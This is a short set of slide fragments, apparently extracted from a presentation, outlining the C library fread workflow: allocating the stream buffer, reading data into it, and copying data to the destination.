
- `fread` workflow

- If stream buffer is `NULL`
 - Allocate buffer



Introduction


- fread workflow
 - Read data to the stream buffer



Introduction

- fread workflow


- Copy data from stream buffer to destination



Introduction

